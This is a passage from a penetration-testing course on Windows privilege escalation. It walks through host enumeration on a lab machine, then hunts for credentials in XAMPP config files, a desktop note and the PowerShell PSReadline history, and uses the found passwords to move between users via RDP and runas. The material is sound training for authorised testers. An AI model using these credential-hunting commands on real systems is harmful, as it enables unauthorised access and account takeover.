The output also shows that apart from the disabled local *Administrator* account, the users *daveadmin* and *BackupAdmin* are members of the local *Administrators* group. Therefore, we've now identified two highly valuable targets.

While it is crucial to know which users are privileged, it is also vital for us to understand which users can use RDP. Obtaining the credentials for one of these users may lead us to a GUI access, which often tremendously improves our means of interacting with the system.

We've collected quite some information about the users and groups on the target system. Let's briefly summarize what we know so far.

Our bind shell runs as the user *dave* on a machine with the hostname *CLIENTWK220*. This user is in a group named *helpdesk*. Additionally, there is another user named *daveadmin* which is probably the person's privileged account, while *dave* may be used for day to day work. The user *daveadmin* is also in a group named *adminteam*, whose description indicates it has administrative privileges on all workstations on the second floor. Furthermore, *daveadmin* and *BackupAdmin* are local Administrators on *CLIENTWK220*.

Next, we'll gather information about the actual target machine, its configuration, and applications running on it.

Following the list from listing 376, let's check the operating system, version, and architecture first. We can use systeminfo to gather this information.

```
PS C:\Users\dave> systeminfo
systeminfo

Host Name:                 CLIENT220
OS Name:                   Microsoft Windows 11 Pro
OS Version:                10.0.22000 N/A Build 22000
...
System Type:               x64-based PC
...
```

*Listing 382 - Information about the operating system and architecture*

The output of Listing 382 shows that our bind shell runs on a Windows 11 Pro system. To get the exact version, we can use the build number and review the existing versions[749] of the identified operating system. In our case, build 22000 is the version *21H2* of Windows 11.

Additionally, the output contains the information that our bind shell runs on a 64-bit system. This information becomes relevant when we want to run binary files on the system, since we cannot run a 64-bit application on a 32-bit system.

Next, let's move down the list and review the network information we can obtain as *dave*. Our goal in this step is to identify all network interfaces, routes, and active network connections. Based on

[749] (Wikipedia, 2022), https://en.wikipedia.org/wiki/List_of_Microsoft_Windows_versions

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

this information, we may identify new services or even access to other networks. This information may not directly lead us to elevated privileges, but they are vital to understand the machine's purpose and to obtain vectors to other systems and networks.

> *Obtaining privileged access on every machine in a penetration test is rarely a useful or realistic goal. While most machines in the challenge labs of this course are rootable, we'll face numerous non-rootable machines in real-life assessments. A skilled penetration tester's goal is therefore not to blindly attempt privilege escalation on every machine at any cost, but to identify machines where privileged access leads to further compromise of the client's infrastructure.*

To list all network interfaces, we can use *ipconfig*[750] with the argument **/all**.

```
PS C:\Users\dave> ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : clientwk220
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-8A-80-16
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::cc7a:964e:1f98:babb%6(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.50.220(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.50.254
   DHCPv6 IAID . . . . . . . . . . . : 234901590
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2A-3B-F7-25-00-50-56-8A-80-16
   DNS Servers . . . . . . . . . . . : 8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

*Listing 383 - Information about the operating system and architecture*

The output shows some interesting information. For example, the system is not configured to get an IP address via DHCP,[751] but it was set manually. Furthermore, it contains the DNS server, gateway, subnet mask, and MAC address. These pieces of information will be useful when we attempt to move to other systems or networks.

[750] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/ipconfig

[751] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Dynamic_Host_Configuration_Protocol

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

To display the routing table, which contains all routes of the system, we can use *route print*.[752] The output of this command is useful to determine possible attack vectors to other systems or networks.

```
PS C:\Users\dave> route print
route print
===========================================================================
Interface List
  6...00 50 56 8a 80 16 ......vmxnet3 Ethernet Adapter
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0   192.168.50.254   192.168.50.220    271
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
     192.168.50.0    255.255.255.0         On-link    192.168.50.220    271
   192.168.50.220  255.255.255.255         On-link    192.168.50.220    271
   192.168.50.255  255.255.255.255         On-link    192.168.50.220    271
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link    192.168.50.220    271
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link    192.168.50.220    271
===========================================================================
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
          0.0.0.0          0.0.0.0   192.168.50.254  Default
===========================================================================
...
```

*Listing 384 - Routing table on CLIENTWK220*

Listing 384 shows no routes to any previously unknown networks. However, we should always check the routing table on a target system to ensure we don't miss any information.

To list all active network connections we can use *netstat*[753] with the argument **-a** to display all active TCP connections as well as TCP and UDP ports, **-n** to disable name resolution, and **-o** to show the process ID for each connection.

```
PS C:\Users\dave> netstat -ano
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       6824
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       960
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       6824
```

[752] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/route_ws2008

[753] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/netstat

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       1752
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       1084
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       3288
...
  TCP    192.168.50.220:139     0.0.0.0:0              LISTENING       4
  TCP    192.168.50.220:3389    192.168.119.4:33060    ESTABLISHED     1084
  TCP    192.168.50.220:4444    192.168.119.3:51082    ESTABLISHED     2044
...
```

*Listing 385 - Active network connections on CLIENTWK220*

The output of listing 385 shows that ports 80 and 443 are listening, usually indicating that a web server is running on the system. Additionally, an open port of 3306 is indicative of a running *MySQL*[754] server.

The output also shows our Netcat connection on port 4444 as well as an RDP connection from 192.168.119.4 on port 3389. This means we are not the only user currently connected to the system. Once we manage to elevate our privileges, we could use *Mimikatz* and attempt to extract credentials of the user.

Next, we'll check all installed applications. We can query two registry keys[755] to list both 32-bit and 64-bit applications in the *Windows Registry* with the *Get-ItemProperty*[756] Cmdlet. We pipe the output to **select** with the argument **displayname** to only display the application's names. We begin with the 32-bit applications and then display the 64-bit applications.

```
PS C:\Users\dave> Get-ItemProperty
"HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*" | select
displayname
Get-ItemProperty
"HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*" | select
displayname

displayname
-----------
KeePass Password Safe 2.51.1
Microsoft Edge
Microsoft Edge Update
Microsoft Edge WebView2 Runtime
...
Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.28.29913
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.28.29913
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.28.29913
Microsoft Visual C++ 2015-2019 Redistributable (x64) - 14.28.29913

PS C:\Users\dave> Get-ItemProperty
"HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displayname
Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*" |
select displayname
```

[754] (MySQL, 2022), https://www.mysql.com/

[755] (Microsoft Devblog, 2013), https://devblogs.microsoft.com/scripting/use-powershell-to-find-installed-software/

[756] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-itemproperty?view=powershell-7.2

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
DisplayName
-----------
7-Zip 21.07 (x64)
...
XAMPP
VMware Tools
Microsoft Visual C++ 2019 X64 Additional Runtime - 14.28.29913
Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.28.29913
```

*Listing 386 - Installed applications on CLIENTWK220*

Listing 386 shows that apart from standard Windows applications, the *KeePass*[757] password manager, *7-Zip*,[758] and *XAMPP*[759] are installed on CLIENTWK220.

As discussed in the Module "Locating Public Exploits", we could search for public exploits for the identified applications after we finish the situational awareness process. We could also leverage password attacks to retrieve the master password of the password manager to potentially obtain other passwords, enabling us to log on as a privileged user.

However, the listed applications from Listing 386 may not be complete. For example, this could be due to an incomplete or flawed installation process. Therefore, we should always check 32-bit and 64-bit Program Files directories located in C:\. Additionally, we should review the contents of the Downloads directory of our user to find more potential programs.

While it is important to create a list of installed applications on the target system, it is equally important to identify which of them are currently running. For this, we'll review the running processes of the system with *Get-Process*.[760]

```
PS C:\Users\dave> Get-Process
Get-Process

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
     49      12      528       1152       0.03   2044   0 access
...
    477      49    17328      23904              6068   0 httpd
    179      29     9608      19792              6824   0 httpd
...
    174      16   210620      29048              1752   0 mysqld
...
    825      40    75804      14404       5.91   6332   0 powershell
...
    379      24     6864      30236              2272   1 xampp-control
...
```

*Listing 387 - Running processes on CLIENTWK220*

Listing 387 shows a shortened list of all running processes on CLIENTWK220. It contains our bind shell with ID 2044 and the PowerShell session we started for the enumeration process with ID 6332.

[757] (KeePass, 2022), https://keepass.info/

[758] (7Zip, 2022), https://www.7-zip.org/

[759] (Apache Friends, 2022), https://www.apachefriends.org/

[760] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-process?view=powershell-7.2

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

When we review the netstat output of Listing 385 again, we can confirm that the process ID 1752 belongs to *mysqld* and ID 6824 to Apache displayed as *httpd*.

Due to the active process named *xampp-control*, we can infer that both Apache and MySQL were started through XAMPP.

We gathered quite a lot of information with the previous commands. Let's briefly summarize what we found out about the target system:

The system is a 64-bit Windows 11 Pro Build 22000 with an active web server on ports 80 and 443, MySQL server on port 3306, our bind shell on port 4444, and an active RDP connection on port 3389 from 192.168.119.4. Additionally, we found out that KeePass Password Manager, 7Zip, and XAMPP are installed on the target system.

The information we gathered on users and groups as well as the target system provide a good overview of the machine. In the next section, we'll search for sensitive information on the target system and interpret it based on the information gathered in the situational awareness process.

### 16.1.3 Hidden in Plain View

Based on the information found in the previous section, we can assume that the users on CLIENTWK220 use a password manager. However, we should never underestimate the laziness of users when it comes to passwords and sensitive information. What was traditionally the Post-it note with the password under the keyboard is now quite often a text file on the desktop. While browsing the home directory of our user or publicly accessible folders, we can retrieve various pieces of sensitive information, which may provide us a vector for privilege escalation.

For example, sensitive information may be stored in meeting notes, configuration files, or onboarding documents. With the information we gathered in the situational awareness process, we can make educated guesses on where to find such files.

Now, let's search CLIENTWK220 for sensitive information. We have identified that KeePass and XAMPP are installed on the system and therefore, we should search for password manager databases and configuration files of these applications.

For this, we again connect to the system's bind shell. Let's begin our search by entering **C:** as argument for **-Path** and ***.kdbx** as argument for **-Include** to search for all password manager databases on the system with **Get-ChildItem**[761] in PowerShell.

```
PS C:\Users\dave> Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction
SilentlyContinue
Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction SilentlyContinue
```

*Listing 388 - Searching for password manager databases on the C: drive*

Listing 388 shows that no password manager databases could be found in our search.

Next, let's search for sensitive information in configuration files of XAMPP. After reviewing the documentation,[762] we enter ***.txt,*.ini** for **-Include** because these file types are used by the application for configuration files. Additionally, we enter **C:\xampp** as argument for **-Path**.

[761] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-childitem

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PS C:\Users\dave> Get-ChildItem -Path C:\xampp -Include *.txt,*.ini -File -Recurse -
ErrorAction SilentlyContinue
Get-ChildItem -Path C:\xampp -Include *.txt,*.ini -File -Recurse -ErrorAction
SilentlyContinue
...
Directory: C:\xampp\mysql\bin

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/16/2022   1:42 PM           5786 my.ini
...
Directory: C:\xampp

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/13/2017   4:04 AM            824 passwords.txt
-a----         6/16/2022  10:22 AM            792 properties.ini
-a----         5/16/2022  12:21 AM           7498 readme_de.txt
-a----         5/16/2022  12:21 AM           7368 readme_en.txt
-a----         6/16/2022   1:17 PM           1200 xampp-control.ini
```

*Listing 389 - Searching for sensitive information in XAMPP directory*

Listing 389 shows us that our search returned two files that may contain sensitive information. The file my.ini is the configuration file for MySQL and passwords.txt contains the default passwords for the different XAMPP components. Let's review them.

```
PS C:\Users\dave> type C:\xampp\passwords.txt
type C:\xampp\passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

   User: root
   Password:
   (means no password!)
...
   Postmaster: Postmaster (postmaster@localhost)
   Administrator: Admin (admin@localhost)

   User: newuser
   Password: wampp
...

PS C:\Users\dave> type C:\xampp\mysql\bin\my.ini
type C:\xampp\mysql\bin\my.ini
type : Access to the path 'C:\xampp\mysql\bin\my.ini' is denied.
At line:1 char:1
+ type C:\xampp\mysql\bin\my.ini
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\xampp\mysql\bin\my.ini:String)
[Get-Content], UnauthorizedAccessEx
   ception
    + FullyQualifiedErrorId :
```

[762] (Apache Friends, 2022), https://www.apachefriends.org/docs/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentComman
d
```

*Listing 390 - Review the contents of passwords.txt and my.ini*

Unfortunately, the file C:\xampp\passwords.txt only contains the unmodified default passwords[763] of XAMPP. Furthermore, we don't have permissions to view the contents of C:\xampp\mysql\bin\my.ini.

Next, let's search for documents and text files in the home directory of the user *dave*. We enter *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx as file extensions to search for and set -Path to the home directory.

```
PS C:\Users\dave> Get-ChildItem -Path C:\Users\dave\ -Include
*.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx -File -Recurse -ErrorAction SilentlyContinue
Get-ChildItem -Path C:\Users\dave\ -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx -
File -Recurse -ErrorAction SilentlyContinue

    Directory: C:\Users\dave\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/16/2022  11:28 AM            339 asdf.txt
```

*Listing 391 - Searching for text files and password manager databases in the home directory of dave*

Listing 391 shows we that found a text file on the desktop of *dave* named asdf.txt. Let's check the contents of this file.

```
PS C:\Users\dave> cat Desktop\asdf.txt
cat Desktop\asdf.txt
notes from meeting:

- Contractors won't deliver the web app on time
- Login will be done via local user credentials
- I need to install XAMPP and a password manager on my machine
- When beta app is deployed on my local pc:
Steve (the guy with long shirt) gives us his password for testing
password is: securityIsNotAnOption++++++
```

*Listing 392 - Contents of asdf.txt*

> *Note that we used cat instead of type to display the contents of a file in the previous listing. In fact, both commands are aliases for the Get-Content[764] Cmdlet in PowerShell and therefore we can use them interchangeably.*

Listing 392 shows that the file was used for meeting notes. The note states that the web application uses local users' credentials and that for testing "Steve's" password securityIsNotAnOption++++++ can be used.

[763] (XAMPP, 2022), https://www.apachefriends.org/faq_windows.html

[764] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-content?view=powershell-7.2

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Very nice!

The information gathered in the situational awareness process comes in handy now, since we already know that a user named *steve* exists on the target system.

Before we attempt to leverage the password, let's check what groups *steve* is a member of. This time, we use the command **net user** with the username *steve* to obtain this information.

```
PS C:\Users\dave> net user steve
net user steve
User name                    steve
...
Last logon                   6/16/2022 1:03:52 PM

Logon hours allowed          All

Local Group Memberships      *helpdesk             *Remote Desktop Users
                             *Remote Management Use*Users
...
```

*Listing 393 - Local groups user steve is a member of*

While the output of Listing 393 shows that *steve* is not a member of the group *Administrators*, the user is a member of the group *Remote Desktop Users*.

Let's connect to CLIENTWK220 with RDP as *steve* and open PowerShell.





*Figure 237: RDP Connection as steve*

Due to access as new user, and therefore different permissions on files on the system, the process of searching for sensitive information begins again.

This is a great opportunity to zoom out here for a moment. With access to a new user, the process of searching for sensitive information starts again. This is not only true for this specific case, but also for nearly all areas of a penetration test. The cyclical nature of a penetration test is an important concept for us to grasp, because it provides a mindset of continuously reevaluating and including new information and access in order to follow previously inapproachable or newly identified attack vectors.

In our search as *dave* we received a permission error on C:\xampp\mysql\bin\my.ini. Let's begin by checking if we have access to it as *steve*.

```
PS C:\Users\steve> type C:\xampp\mysql\bin\my.ini
# Example MySQL config file for small systems.
...

# The following options will be passed to all MySQL clients
# backupadmin Windows password for backup job
[client]
password       = admin123admin123!
port=3306
socket="C:/xampp/mysql/mysql.sock"
```

*Listing 394 - Contents of the my.ini file*

Listing 394 shows that we could access my.ini and display its contents. The file contains the manually set password *admin123admin123!*. Additionally, a comment states that this is also the Windows password for *backupadmin*.

Let's review the groups that *backupadmin* is a member of to find out if we can use services such as RDP or WinRM to connect to the system as this user.

```
PS C:\Users\steve> net user backupadmin
User name                    BackupAdmin
...

Local Group Memberships      *Administrators       *BackupUsers
                             *Users
Global Group memberships     *None
The command completed successfully.
```

*Listing 395 - Local groups backupadmin is a member of*

Unfortunately, *backupadmin* is not a member of the groups *Remote Desktop Users* or *Remote Management Users*. This means we need to find another way to access the system or execute commands as *backupadmin*.

Since we have access to a GUI we can use *Runas*,[765] which allows us to run a program as a different user. Runas can be used with local or domain accounts as long as the user has the ability to log on to the system.

Without access to a GUI we cannot use Runas since the password prompt doesn't accept our input in commonly used shells, such as our bind shell or WinRM.

[765] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Runas

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

However, we can use a few other methods to access the system as another user when certain requirements are met. We can use WinRM or RDP to access the system if the user is a member of the corresponding groups. Alternatively, if the target user has the *Log on as a batch job*[766] access right, we can schedule a task to execute a program of our choice as this user. Furthermore, if the target user has an active session, we can use *PsExec* from Sysinternals.

Since we have access to a GUI, let's use Runas in PowerShell to start *cmd* as user *backupadmin*. We'll enter the username as argument for **/user:** and the command we want to execute. Once we execute the command, a password prompt appears in which we'll enter the previously found password.

```
PS C:\Users\steve> runas /user:backupadmin cmd
Enter the password for backupadmin:
Attempting to start cmd as user "CLIENTWK220\backupadmin" ...
PS C:\Users\steve>
```

*Listing 396 - Using Runas to execute cmd as user backupadmin*

Once the password is entered, a new command line window appears. The title of the new window states *running as CLIENTWK220.

Let's use **whoami** to confirm the command line is working and we are indeed *backupadmin*.





*Figure 238: Cmd running in the context of backupadmin*

Figure 238 shows that we are executing commands as user *backupadmin*. Very nice!

[766] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/log-on-as-a-batch-job

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

In this section, we searched for and leveraged sensitive information on CLIENTWK220 to successfully obtain access from *dave* to *steve* and then from *steve* to the privileged user *backupadmin*. We did all of this without using any exploits. As we learned in the Module "Password Attacks", when we find passwords in configuration or text files, we should always try them for all possible users or services as passwords are often reused.

### 16.1.4 Information Goldmine PowerShell

In the previous section, we discussed how we can use sensitive information found in plain-text files to elevate our privileges. Over the last decade, IT security awareness for the average enterprise user has tremendously improved through training, IT policies, and the prevalent threat of cyber attacks painted by media. Fortunately, this has led to less sensitive information being stored in notes or text files.

Because of the growing threat of cyber attacks, more defensive measures were developed and implemented for clients and servers alike. One of these measures is to collect and record more data on systems about executed commands and operations, which allows the IT staff to review and respond accordingly to threats. One important source of this information is PowerShell, since it is a vital resource for attackers.

With default settings, Windows only logs a small amount of information on PowerShell usage, which is not sufficient for enterprise environments. Therefore, we'll often find PowerShell logging mechanisms enabled on Windows clients and servers. Two important logging mechanisms for PowerShell are *PowerShell Transcription*[767] and *PowerShell Script Block Logging*.[768]

Transcription is often referred to as "over-the-shoulder-transcription", because, when enabled, the logged information is equal to what a person would obtain from looking over the shoulder of a user entering commands in PowerShell. The information is stored in *transcript files*, which are often saved in the home directories of users, a central directory for all users of a machine, or a network share collecting the files from all configured machines.

Script Block Logging records commands and blocks of script code as events while executing. This results in a much broader logging of information because it records the full content of code and commands as they are executed. This means such an event also contains the original representation of encoded code or commands.

Both mechanisms are quite powerful and have become increasingly common in enterprise environments. However, while they are great from the defensive perspective, they often contain valuable information for attackers.

In this example, we'll demonstrate how we can retrieve information recorded by PowerShell with the help of enabled logging mechanisms and the PowerShell history. We'll again connect on port 4444 to the bind shell running as the user *dave* and launch PowerShell.

For the purpose of this demonstration, we'll assume that the files containing sensitive information from the previous section don't exist.

---

[767] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.host/start-transcript

[768] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_logging_windows?view=powershell-7.2

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Before we check if Script Block Logging or PowerShell Transcription is enabled, we should always check the PowerShell history of a user. We can use the *Get-History*[769] Cmdlet to obtain a list of commands executed in the past.

```
PS C:\Users\dave> Get-History
Get-History
```

*Listing 397 - Empty result from Get-History*

The output indicates that no PowerShell commands were issued so far.

At this point, we have to explore how PowerShell's history works. Most Administrators use the *Clear-History*[770] command to clear the PowerShell history. But this Cmdlet is only clearing PowerShell's own history, which can be retrieved with *Get-History*. Starting with PowerShell v5, v5.1, and v7, a module named *PSReadline*[771] is included, which is used for line-editing and command history functionality.

Interestingly, Clear-History does not clear the command history recorded by PSReadline. Therefore, we can check if the user in our example misunderstood the Clear-History Cmdlet to clear all traces of previous commands.

To retrieve the history from PSReadline, we can use Get-PSReadlineOption to obtain information from the PSReadline module. We put it in parentheses and add HistorySavePath prepended with a dot. This syntax allows us to get only one option from all available options of the module.

```
PS C:\Users\dave> (Get-PSReadlineOption).HistorySavePath
(Get-PSReadlineOption).HistorySavePath
C:\Users\dave\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_hist
ory.txt
```

*Listing 398 - Display path of the history file from PSReadline*

Listing 398 shows us the path of the history file from PSReadline. Let's display the contents of the file.

```
PS C:\Users\dave> type
C:\Users\dave\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_hist
ory.txt
...
$PSVersionTable
Register-SecretVault -Name pwmanager -ModuleName SecretManagement.keepass -
VaultParameters $VaultParams
Set-Secret -Name "Server02 Admin PW" -Secret "paperEarMonitor33@" -Vault pwmanager
cd C:\
ls
cd C:\xampp
ls
type passwords.txt
Clear-History
Start-Transcript -Path "C:\Users\Public\Transcripts\transcript01.txt"
```

[769] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/get-history?view=powershell-7.2

[770] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/clear-history?view=powershell-7.2

[771] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/psreadline/?view=powershell-7.2

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Enter-PSSession -ComputerName CLIENTWK220 -Credential $cred
exit
Stop-Transcript
```

*Listing 399 - Empty result from Get-History*

The output contains various highly interesting commands for us.

First, *dave* executed *Register-SecretVault* with the module *SecretManagement.keepass*, which implies that the user created a new password manager database for KeePass. In the next line, *dave* used *Set-Secret* to create a secret, or entry, in the password manager with the name *Server02 Admin PW* and password *paperEarMonitor33@*. As the name suggests, these are probably credentials for another system. However, we should attempt to leverage this password for any user, service, or login on CLIENTWK220 as it may be reused by the user. For now, we'll note the password for later and continue analyzing the history.

Next, the output shows that *dave* used *Clear-History* believing that the history is cleared after executing the Cmdlet.

Finally, *dave* used *Start-Transcript* to start a PowerShell Transcription. This command contains the path where the transcript file is stored. Before we examine it, let's also analyze the next line.

The user executed *Enter-PSSession*[772] with the hostname of the local machine as argument for *-ComputerName* and a *PSCredential*[773] object named *$cred* containing the username and password for *-Credential*. The commands to create the PSCredential object are not included in the history file and therefore we don't know which user and password were used for *Enter-PSSession*.

---

*PowerShell Remoting*[774] *by default uses WinRM for Cmdlets such as Enter-PSSession. Therefore, a user needs to be in the local group Windows Management Users to be a valid user for these Cmdlets. However, instead of WinRM, SSH*[775] *can also be used for PowerShell remoting.*[776]

---

